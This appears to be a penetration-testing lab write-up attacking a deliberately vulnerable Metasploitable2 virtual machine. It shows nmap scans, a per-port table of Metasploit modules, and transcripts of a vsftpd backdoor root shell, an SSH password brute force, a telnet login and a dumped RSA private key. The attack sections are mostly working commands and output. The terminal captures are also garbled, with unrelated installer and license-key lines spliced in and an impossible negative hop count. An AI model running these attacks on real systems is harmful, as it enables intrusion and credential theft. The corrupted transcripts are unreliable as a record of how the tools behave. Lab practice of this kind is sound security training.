


# Vulnerability Scanning and Penetration Testing

## Discovery Scan


A discovery scan includes four phases: a ping scan which determines if the hosts are online, a port scan which identifies the ports that are open and the services available on those ports, an OS and Version Detection scan which detects the service version numbers and the operating system, and a Data Import phase which collects all the data and creates a report.

### Ping Scan: **ping 192.168.64.3**



```
kali@kali-linux-2022-2: /etc
File Actions Edit View Help
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└─$ ping 192.168.64.3
PING 192.168.64.3 (192.168.64.3) 56(84) bytes of data.
64 bytes from 192.168.64.3: icmp_seq=1 ttl=128 time=1.68 ms
64 bytes from 192.168.64.3: icmp_seq=2 ttl=128 time=2.46 ms
64 bytes from 192.168.64.3: icmp_seq=3 ttl=128 time=2.36 ms
64 bytes from 192.168.64.3: icmp_seq=4 ttl=128 time=1.81 ms
64 bytes from 192.168.64.3: icmp_seq=5 ttl=128 time=1.72 ms
64 bytes from 192.168.64.3: icmp_seq=6 ttl=128 time=2.30 ms
64 bytes from 192.168.64.3: icmp_seq=7 ttl=128 time=2.23 ms
64 bytes from 192.168.64.3: icmp_seq=8 ttl=128 time=2.39 ms
64 bytes from 192.168.64.3: icmp_seq=9 ttl=128 time=2.23 ms
^C
--- 192.168.64.3 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8053ms
rtt min/avg/max/mdev = 1.676/2.129/2.460/0.289 ms
(base) └─$
```

### Port Scan: **nmap -sT 192.168.64.3**



```
kali@kali-linux-2022-2: /etc
File Actions Edit View Help
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└─$ nmap -sT 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 14:27 MST
Nmap scan report for 192.168.64.3
Host is up (1.0s latency)
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 55.37 seconds
(base) └─$
```

### OS Scan: **sudo nmap -O 192.168.64.3**

```

kali@kali-linux-2022-2:/etc
File Actions Edit View Help
QUITTING!
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└$ sudo nmap -O 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 14:35 MST
Nmap scan report for 192.168.64.3
Host is up (0.035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingrestock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (91%)
OS CPE: cpe:/h:fortinet:fortigate_200b
Aggressive OS guesses: Fortinet Fortigate 200B Firewall (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: -12 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└$ 

```

Version Detection Scan: ***sudo nmap -sV 192.168.64.3***

```

kali@kali-linux-2022-2:/etc
File Actions Edit View Help
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└$ sudo nmap -sV 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 14:38 MST
Nmap scan report for 192.168.64.3
Host is up (1.0s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind  2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec     netkit-rsh rexecd
513/tcp   open  login    ...
514/tcp   open  tcptraced
1099/tcp  open  java-rmi GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs      2-4 (RPC #100003)
2121/tcp  open  ftp      ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc      VNC (protocol 3.3)
6000/tcp  open  X11      (access denied)
6667/tcp  open  irc      UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
(base) └─(kali㉿kali-linux-2022-2)-[~/etc]
└$ 

```

msfconsole scan to show vulnerabilities (just on a select number of ports to start: 80,22,25,110):

***nmap -sV -A -p 80,22,110,25 192.168.64.3***

```

msf6 auxiliary(scanner/portscan/tcp) > nmap -sV -A -p 80,22,110,25 192.168.64.3
[*] exec: nmap -sV -A -p 80,22,110,25 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 14:49 MST
Nmap scan report for 192.168.64.3
Host is up (0.0016s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56cc (DSA)
|   2048 5656240f211dde472bae61b1243de8f3 (RSA)
25/tcp    open     smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME
, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thin
g outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-03-08T21:49:12+00:00; Os from scanner time.
|_sslv2:
|   SSLv2 supported
|     ciphers:
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
80/tcp    open     http   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
110/tcp   filtered pop3
Service Info: Host: metasploitable.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
msf6 auxiliary(scanner/portscan/tcp) >

```

## Vulnerabilities

Port Number:	Process Running:	Exploit:	Result:
<a href="#">21</a>	FTP	aux/scanner/ftp/ftp_login -&- exploit/unit/ftp/usftpd_234_backdoor	Success
<a href="#">22</a>	SSH	aux/scanner/ssh/ssh_login	Success
<a href="#">23</a>	telnet	aux/server/capture/telnet -&- aux/scanner/telnet/telnet_login	Success
<a href="#">25</a>	smtp	aux/scanner/smtp/smtp_enum	Success
<a href="#">53</a>	domain	aux/spoof/dns/bailiwicked_domain -&- aux/gather/enum_dns	Failed RuntimeError && undefined method
<a href="#">80</a>	http	aux/scanner/http/dir_listening -&- aux/scanner/http/dir_scanner -&- exploit/multi/http/php_cgi_arg_injection	Partial Success
<a href="#">139 &amp; 445</a>	netbios-ssn	exploit/multi/samba/user_map_script	Failed LHOST problem

<a href="#">1099</a>	java-rmi	exploit/multi/misc/java_rmi_server	Failed LHOST Problem
<a href="#">1524</a>	bindshell	nc 192.168.64.3 1524	Success
<a href="#">2049</a>	NFS	mount -t nfs 192.168.64.3:/ /tmp/r00t	Failed Mount Problem
<a href="#">2121</a>	FTP	aux/scanner/ftp/ftp_login && exploit/unit/ftp/usftpd_234_backdoor	Success
<a href="#">3306</a>	mysql	Mysql_login && mysql_sql	Success Not correctly dumping passwords & hases
<a href="#">6667</a>	UnRealRCD IRC Daemon	exploit/unix/irc/unreal ircd_3281_backdoor aux/admin/smb/samba_sym_link_traversal	Success Dumped passwords from /etc/passwd

## Port 21 FTP

Running the telnet command allows for temporary access to the metasploitable2 interface as seen below:

```
(base) └─(kali㉿kali-linux-2022-2) [~]
└$ telnet 192.168.64.3      64-Bit x86 sha512sum
Trying 192.168.64.3...
Connected to 192.168.64.3.
Escape character is '^]'.

Activate

Warning: Never expose this VM to an untrusted network!
A email containing your license key has been sent to the em
Contact: msfdev[at]metasploit.com
        previous registration page. Insert your license key into Nexp
Login with msfadmin/msfadmin to get started

metasploitable login: msfConnection closed by foreign host.

(base) └─(kali㉿kali-linux-2022-2) [~]
└$ █
```

If telnet is run specifically on port 21 like below then the exploit can be used. The exploit is that if a username ends with ":" then it opens a listening shell on port 6200 as seen below. Running the telnet command specifically on port 6200 verifies that this happened as intended. Each command that is run in this shell needs to end with a semicolon and we can escape the shell with ^] followed by 'quit'.

```
(base) [~] (kali㉿kali-linux-2022-2)-[~/tmp/r00t]
└$ telnet 192.168.64.3 6200
Trying 192.168.64.3 ...
Connected to 192.168.64.3.
Escape character is '^]'.
uname -r;
2.6.24-16-server
: command not found
ls -la;
total 97
Once the download is complete, run the installer and follow the step by step instructions to the email address provided
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13700 Mar 14 16:35 dev
drwxr-xr-x 94 root root 4096 Mar 14 16:35 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw—— 1 root root 13752 Mar 14 16:35 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 112 root root 0 Mar 14 16:34 proc
drwxr-xr-x 13 root root 4096 Mar 14 16:35 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Mar 14 16:34 sys
drwxrwxrwt 4 root root 4096 Mar 14 16:36 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
: command not found
^]
telnet> quit
Connection closed.

(base) [~] (kali㉿kali-linux-2022-2)-[~/tmp/r00t]
└$ 
```

Another exploit that I used was the **exploit/unix/ftp/vsftpd\_234\_backdoor** which also allowed for remote access into the metasploitable2 machine as seen below:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
Exploit targets:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set target 0
target => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  RHOSTS    192.168.64.3    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21                yes        The target port (TCP)
                                         /usr/share/metasploit-framework/data/wordlists

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.64.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.64.3:21 - USER: 331 Please specify the password.
[*] 192.168.64.3:21 - Backdoor service has been spawned, handling ...
[*] 192.168.64.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.211.55.6:34061 → 192.168.64.3:6200) at 2023-03-14 18:38:45 -0600

id anonymous login successful
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin      workgroup      Master
boot     WORKGROUP      METASPLOITABLE
cdrom   etc          dev
dev      home         initrd
etc      initrd.img    lib
media   lib           lost+found
mnt     lost+found    media
nohup.out opt
proc    root          sbin
root    srv           sys
sbin    tmp           usr
srv     var           vmlinuz
tmp
usr
var
vmlinuz
```

Resource used:

<https://www.zerodaysnoop.com/articles/pentesting-vulnerabilities-in-metasploitable-part-1/>  
[https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor/](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/)

## Port 22 SSH

The ssh\_login exploit allows for a brute force attack that results in ssh access to the metasploitable2 shell. In order for this exploit to work as intended the following files were created that contain common usernames and passwords for each account taken from the Rapid7 website.

*/usr/share/metasploit-framework/data/wordlists/try\_password.txt  
/usr/share/metasploit-framework/data/wordlists/try\_username.txt*

We can use the ssh\_login exploit by opening msfconsole and **use auxiliary/scanner/ssh/ssh\_login** as seen in the screenshot below. We then set the username and password files to the files created earlier and ensure that the RHOSTS is set. Then we can **exploit**.

```

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE/usr/share/metasploit-framework/data/wordlists/root_userpass.txt
[-] Unknown datastore option: USERPASS_FILE/usr/share/metasploit-framework/data/wordlists/root_userpass.txt.
Usage: set [options] [name] [value]
      2sum ...

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:
  -g, --global   Operate on global datastore variables
  previous registration page, insert your license key into Nmapse to activate and unlock
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) >  ■

Hey thanks for coming back! What?  ■

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/metasploit-framework/wordlists/try_password.txt
[-] Unknown datastore option: pass_file. Did you mean PASS_FILE?
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/metasploit-framework/data/wordlists/try_password.txt
pass_file => /usr/share/metasploit-framework/data/wordlists/try_password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/metasploit-framework/data/wordlists/try_username.txt
user_file => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.64.3:22 - Starting bruteforce
[*] 192.168.64.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] No active DB -- Credential results will not be saved!
[*] SSH session 1 opened (10.211.55.6:37345 → 192.168.64.3:22) at 2023-03-14 17:19:26 -0600
[*] 192.168.64.3:22 - Failed: 'user:msfadmin'
[*] 192.168.64.3:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 2 opened (10.211.55.6:42473 → 192.168.64.3:22) at 2023-03-14 17:19:29 -0600
[*] 192.168.64.3:22 - Failed: 'postgres:msfadmin'
[*] 192.168.64.3:22 - Failed: 'postgres:user'
[*] 192.168.64.3:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 3 opened (10.211.55.6:44853 → 192.168.64.3:22) at 2023-03-14 17:19:34 -0600
[*] 192.168.64.3:22 - Failed: 'msfadmin'
[*] 192.168.64.3:22 - Failed: 'sys:user'
[*] 192.168.64.3:22 - Failed: 'sys:postgres'
[*] 192.168.64.3:22 - Success: 'sys:batman' 'uid=3(sys) gid=3(sys) groups=3(sys)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 4 opened (10.211.55.6:39005 → 192.168.64.3:22) at 2023-03-14 17:19:42 -0600
[*] 192.168.64.3:22 - Failed: 'klog:msfadmin' /usr/share/metasploit-framework/data/wordlists/try_password.txt
[*] 192.168.64.3:22 - Failed: 'klog:user' /usr/share/metasploit-framework/data/wordlists/try_username.txt
[*] 192.168.64.3:22 - Failed: 'klog:postgres' /usr/share/metasploit-framework/data/wordlists/try_password.txt
[*] 192.168.64.3:22 - Failed: 'klog:batman' /usr/share/metasploit-framework/data/wordlists/try_username.txt
[*] 192.168.64.3:22 - Success: 'klog:123456789' 'Could not chdir to home directory /home/klog: No such file or directory Could not chdir to home directory /home/klog: No such file or directory'
[*] SSH session 5 opened (10.211.55.6:44183 → 192.168.64.3:22) at 2023-03-14 17:19:51 -0600
[*] 192.168.64.3:22 - While a session may have opened, it may be buggy. If you experience issues with it, re-run this module with 'set gatherproof false'. Also consider submitting an issue at github.com/rapid7/metasploit-framework with device details so it can be handled in the future.
[*] 192.168.64.3:22 - Failed: 'service:msfadmin' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'service:user' /usr/share/metasploit-framework/data/wordlists/try_themes.txt

[*] 192.168.64.3:22 - Failed: 'service:postgres' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'service:batman' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'service:123456789' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 6 opened (10.211.55.6:34085 → 192.168.64.3:22) at 2023-03-14 17:20:02 -0600
[*] 192.168.64.3:22 - Failed: 'root:msfadmin'
[*] 192.168.64.3:22 - Failed: 'root:user'
[*] 192.168.64.3:22 - Failed: 'root:postgres'
[*] 192.168.64.3:22 - Failed: 'root:batman'
[*] 192.168.64.3:22 - Failed: 'root:123456789' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'root:service' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'root:password' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'root:root' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'root:admin' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'root:' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:msfadmin' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:user' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:postgres' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:batman' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:123456789' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:service' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:password' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:root' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] 192.168.64.3:22 - Failed: 'admin:' /usr/share/metasploit-framework/data/wordlists/try_themes.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >  ■

```

As seen above, the exploit displays which password and username combos were successful and which failed. If we enter into the session created by this exploit we can get the id and uname -a for each as seen below:

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1      vnc_passwords.txt      unix_users.txt
[*] Starting interaction with 1...
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2      vnc_passwords.txt      vxworks_collide_20.txt
[*] Starting interaction with 2 ...
id
uid=1001(user) gid=1001(user) groups=1001(user)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 3      vnc_passwords.txt      vxworks_common_20.txt
[*] Starting interaction with 3 ...
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 4      vnc_passwords.txt      vxworks_common_20.txt
[*] Starting interaction with 4 ...
id
uid=3(sys) gid=3(sys) groups=3(sys)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 6      vnc_passwords.txt      vxworks_common_20.txt
[*] Starting interaction with 6 ...
id
uid=1002(service) gid=1002(service) groups=1002(service)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Resource used:

<https://systemweakness.com/using-metasploit-to-attack-default-ssh-username-passwords-73312a5a67a>

## Port 23 Telnet

There were two exploits that I attempted on port 23. One was the **auxiliary/server/capture/telnet** exploit which executes man in the middle telnet spoofing. I was unable to get this exploit to work as intended. The errors that I encountered can be seen in the screenshot below:

```
msf6 > use auxiliary/server/capture/telnet
msf6 auxiliary[*] Auxiliary module running as background job 0.
msf6 auxiliary[*] Auxiliary module running as background job 0.
msf6 auxiliary[*] Auxiliary module running as background job 0.
[*] Auxiliary failed: Rex::BindFailed The address is already in use or unavailable: (192.168.64.3:23).
[-] Call stack:
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:192:in `rescue in create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:179:in `create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/comm/local.rb:36:in `create'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket.rb:51:in `create_params'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/tcp_server.rb:39:in `create_params'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-socket-0.1.47/lib/rex/socket/tcp_server.rb:29:in `create'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/tcp_server.rb:60:in `start_service'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/socket_server.rb:42:in `exploit'
[-]   /usr/share/metasploit-framework/modules/auxiliary/server/capture/telnet.rb:45:in `run'
Interrupt: use the 'exit' command to quit
msf6 auxiliary[*] Auxiliary module running as background job 0.
[*] Auxiliary module running as background job 0.
```

The other exploit that I used on port 23 was the **auxiliary/scanner/telnet/telnet\_login** exploit which worked as intended and the results of which can be seen below. Once again the same user\_file and pass\_file were used. This exploit allowed me to remotely access the contents of the metasploitable2 machine and you can see the directory “vulnerable” is visible from this location in the file structure.

We can also go ahead and dump out some keys as well:

```

msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
<ulnnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
[sudo] password for msfadmin:
msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
<ulnnerable/mysql-ssl/mysql-keys$ sudo cat server-key.pem
[sudo] password for msfadmin: msfadmin
[!] Error: [Errno 1451] Cannot find table "t1"
-----BEGIN RSA PRIVATE KEY-----
MIIEpaIBAAKCAQEAwrz/EWdPGd1GXd2bRpgrBeKSeQtVmQFqHDz2bmul5TCYVGX
c+1Fa9GEAzIEInCv90oFxXmCdggx2ee572GZkL53z2QVdwckql5FuIK4Ko++WTF
R86KvvFa+51Bm9e6SKidKSxMvBOvxtFWNef2taFe4KwK3zJkbCU5Rurda8
R4JK681xT98jbgR8xMvuDYS112zaRKkpAD134dEjGUQTyxnuuaJ0mY+lALz+mfn
bxUpfeCR4fGbjmLkAw7zzkzH83hfhwZE8wLaxRRxA8dEm0e/HKxAZjEEFb2Xk4/88
tqCRWwDa/o10nQxhxHS08DS3EGRnWmrRqZLkQIDAQABaoIBAC83jE455URsn03b
Sa6g3LqJUEPW25A1qg5cwes3KmE3K0Qy0yHVGrG/HMgBnk095HHeGB+kmosSDS0u
GuIAEWZCys036swl0Rkaq1PAhZdk+2+GMWkt3djyEY5WEHsNmdyB/JJrggdGnV
